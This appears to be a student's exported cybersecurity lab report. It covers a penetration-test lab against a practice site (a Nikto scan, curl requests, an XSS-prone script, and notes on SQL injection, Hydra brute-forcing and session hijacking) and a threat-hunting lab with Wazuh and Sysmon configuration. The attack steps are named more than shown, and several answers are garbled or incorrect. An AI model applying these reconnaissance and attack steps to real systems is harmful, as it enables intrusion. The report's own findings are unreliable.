


The screenshot shows a terminal window titled "kali@kali: ~/knobPenTest" with a timestamp of 07:52 PM. The window displays the output of a Nikto scan. The scan results are as follows:

```
4 + Target Hostname: theknob.com
5 + Target Port: 80
6 + Start Time: 2025-03-03 19:50:26 (GMT-5)
7
8 + Server: nginx/1.18.0 (Ubuntu)
9 + Cookie connect.sid created without the httponly flag
10 + Retrieved x-powered-by header: Express
11 + The anti-clickjacking X-Frame-Options header is not present.
12 + The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
13 + The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
14 + No CGI Directories found (use '-C all' to force check all possible dirs)
15 + Allowed HTTP Methods: GET, HEAD
16 + OSVDB-3092: /admin/: This might be interesting...
17 + OSVDB-3092: /passwords.txt: This could be interesting...
18 + OSVDB-3092: /register/: This might be interesting...
19 + OSVDB-3092: /Admin/: This might be interesting...
20 + 7785 requests: 0 error(s) and 10 item(s) reported on remote host
21 + End Time: 2025-03-03 19:50:50 (GMT-5) (24 seconds)
22
23 + 1 host(s) tested
24
25
26 *****
27 Portions of the server's headers (nginx/1.18.0) are not in
28 the Nikto 2.1.6 database or are newer than the known string. Would you like
29 to submit this information (*no server specific data*) to CIRT.net
30 for a Nikto update (or you may email to sullo@cirt.net) (y/n)?
```

At the bottom right of the terminal window, the text "30,1 Bot" is visible.

41. Make a screen capture showing the XML version of the report.




Part 2: Exploit the Target

3. Record the unique username(s) associated with the posts.

Dr3@myHelloAgain
TagmateHellow!

6. Make a screen capture showing the contents of the /passwords.txt file.



```
(kali@kali)-[~]
└─$ curl http://theknob.com/passwords.txt | tee knobpasswords.txt
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 153 100 153 0 0 17000 0 --:--:-- --:--:-- --:--:-- 17000

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>Cannot GET /passwords.txt</pre>
</body>
</html>

(kali@kali)-[~]
└─$
```

Conducting a Penetration Test

AttackLinux01

2025-03-03 20:09:59

Amatun Haque

Users can add their own knobs, which writes to the Knob database. But these
and many others may open the knob server to cross-site scripting or XSS2n
injection attacks.

Knob Passwords

Knob Passwords

Knob Passwords

After a little bit of webhacking, I realized I do not do much hacking. Do not
ask me for advice.

Knob Passwords

Knob Passwords

More testing. I could write a lot here, but then less code would be written.

Knob Passwords


Knob Passwords

Here is the Knob server request.


Conducting a Penetration Test

Information Security Management, Second Edition: Lab 02

11. Make a screen capture showing the **username** and **password** of David H.



17. Make a screen capture showing the source code.




```
186     </form>
187   </ul>
188 </div>
189 </div>
190
191 <div class="row">
192   <div class="col-20">
193     <ul class="knobList">
194       <div class="row">
195         <div class="col-20 rectangle">
196           <a href="/knobs/kb-helloWorld"><span class="knobHandle"><_</span></a>
197         </div>
198         <div class="col-80" style="background-color:#0a2239ff;"></div>
199       </div>
200       <ul>
201         <li class="knobInfo">
202           <script>
203             let knobData1 = 'Users can add their own Knobs, which writes to the Knob database. But these text form field
204             document.write(knobData1)
205           </script>
206         </li>
207       </ul>
208     </li>
209   </ul>
210 </div>
211 </div>
212
213 <div class="row">
214   <div class="col-20">
215     <ul class="knobList">
216       <div class="row">
217         <div class="col-20 rectangle">
```

Conducting a Penetration Test

Information Security Management, Second Edition: Lab 02

21. Make a screen capture showing the popup window generated by your XSS exploitation.



Part 3: Prepare a Report

Prepared for: *Identify the name of your employer.*

Secure Labs on Demand

Security Penetration Test of: *Identify the name of the application you audited, including the domain and IP address.*

Kali

Completed by: *Identify your own name.*

Amatun Haque

On: *Identify the date(s) when you conducted the penetration test.*

3/5/2025

From: *Identify the IP address of the system you used during your pen test.*

ping nvd.nist.gov

Scope: *Identify your pen test as exploratory or comprehensive, and whether it covered a web application, the network, a database server, or a web server.*

- **Port Scans and exploration:** *Yes, Limited, or N/A*
- **Adjacent network accessibility:** *Yes, Limited, or N/A*
- **Directory brute forcing:** *Yes, Limited, or N/A*
- **Authentication bypass:** *Yes, Limited, or N/A*
- **Injection issues:** *Yes, Limited, or N/A*
- **Sensitive data exposure:** *Yes, Limited, or N/A*
- **Application functionality checks:** *Yes, Limited, or N/A*
- **Business logic checks:** *Yes, Limited, or N/A*
- **3rd party components checks:** *Yes, Limited, or N/A*
- **Session management:** *Yes, Limited, or N/A*
- **Application configuration checks:** *Yes, Limited, or N/A*
- **Server configuration checks:** *Yes, Limited, or N/A*
- **Platform configuration checks:** *Yes, Limited, or N/A*
- **Expansion of findings:** *Yes, Limited, or N/A*

Conducting a Penetration Test

Information Security Management, Second Edition: Lab 02

Yes, N/A, Yes, Yes, Yes, Yes, Yes, N/A, N/A, N/A, Yes, Yes, Yes, Yes, Yes

Credentials supplied: *Identify any credentials supplied by your employer.*

None

Risk: SQL Injection

Identify the CVSS score, how you identified the risk, where you found it, suggested remediations, and how to replicate it.

Malicious SQL was entered in the URL leading to illegal access leading to data exploitation, it was found in a weak application, to replicate it one must enter SQL payloads, to remedy it SQL must be sanitized and validated.

Risk: Port 22 Open

Identify how you identified the risk, where you found it, suggested remediations, and how to replicate it.

I identified the risk by looking at the vulnerable authentication method that allows unauthorized access to data, firewall should be used as a recommendation, the risk should be replicated by ensuring that Port 22 can be reached through the internet.

Risk: Passwords Exposed

Identify how you identified the risk, where you found it, suggested remediations, and how to replicate it.

It can be found in databases, the risk can be identified through unencrypted password storage, passwords should be encrypted as a remedy, and it can be replicated by checking error messages.

Challenge and Analysis

Part 1: Perform SSH Bruteforcing

Make a screen capture showing the **Hydra** command that granted access to the **Ubuntu Linux** machine.

Incomplete

Record the credentials that granted access to Ubuntu Linux machine.

Incomplete

Part 2: Perform Cookie/Session Hijacking

Make a screen capture showing the **cookie value**.

Incomplete

Make a screen capture showing the **HTML output of the dashboard** in response to your **curl** request.

Incomplete

Evaluating Threat Intelligence

Information Security Management, Second Edition: Lab 05

Student:

Amatun Haque

Email:

amatunh.student@wust.edu

Time on Task:

3 hours, 20 minutes

Progress:

70%

Report Generated: Saturday, March 1, 2025 at 9:13 PM

Hands-On Demonstration

Part 1: Plan a Threat Hunt

28. **Make a screen capture** showing the output from the code block for Analytic II.


Incomplete

32. **Record the last four digits in the timestamp field** for Analytic III (including the Z).


Incomplete

Part 2: Configure Endpoint Logging and Generate Data


10. Make a screen capture showing the three T1059.001 PowerShell inclusions in the “living off the land” sysmon configuration (*include_living_off_the_land.xml*).




17. Make a screen capture showing successfully loaded sysmon config in output.



30. Make a screen capture showing logall set to yes.




49. Make a screen capture showing the highlighted Sysmon quartet.



```
1 <!--
2 Wazuh - Agent - Default configuration for Windows
3 More info at: https://documentation.wazuh.com
4 Mailing list: https://groups.google.com/forum/#!forum/wazuh
5 -->
6
7 <ossec_config>
8
9   <client>
10     <server>
11       <address>172.30.0.20</address>
12       <port>1514</port>
13       <protocol>tcp</protocol>
14     </server>
15     <crypto_method>aes</crypto_method>
16     <notify_time>10</notify_time>
17     <time-reconnect>60</time-reconnect>
18     <auto_restart>yes</auto_restart>
19   </client>
20
21   <!-- Agent buffer options -->
22   <client_buffer>
23     <disabled>no</disabled>
24     <queue_size>5000</queue_size>
25     <events_per_second>500</events_per_second>
26   </client_buffer>
27
28   <!-- Log analysis -->
29   <localfile>
30     <location>Application</location>
31     <log_format>eventchannel</log_format>
32   </localfile>
33
34   <localfile>
35     <location>Microsoft-Windows-Sysmon/Operational</location>
36     <log_format>eventchannel</log_format>
37   </localfile>
```


58. Make a screen capture showing the final output of the T1059.001-19 atomic test.



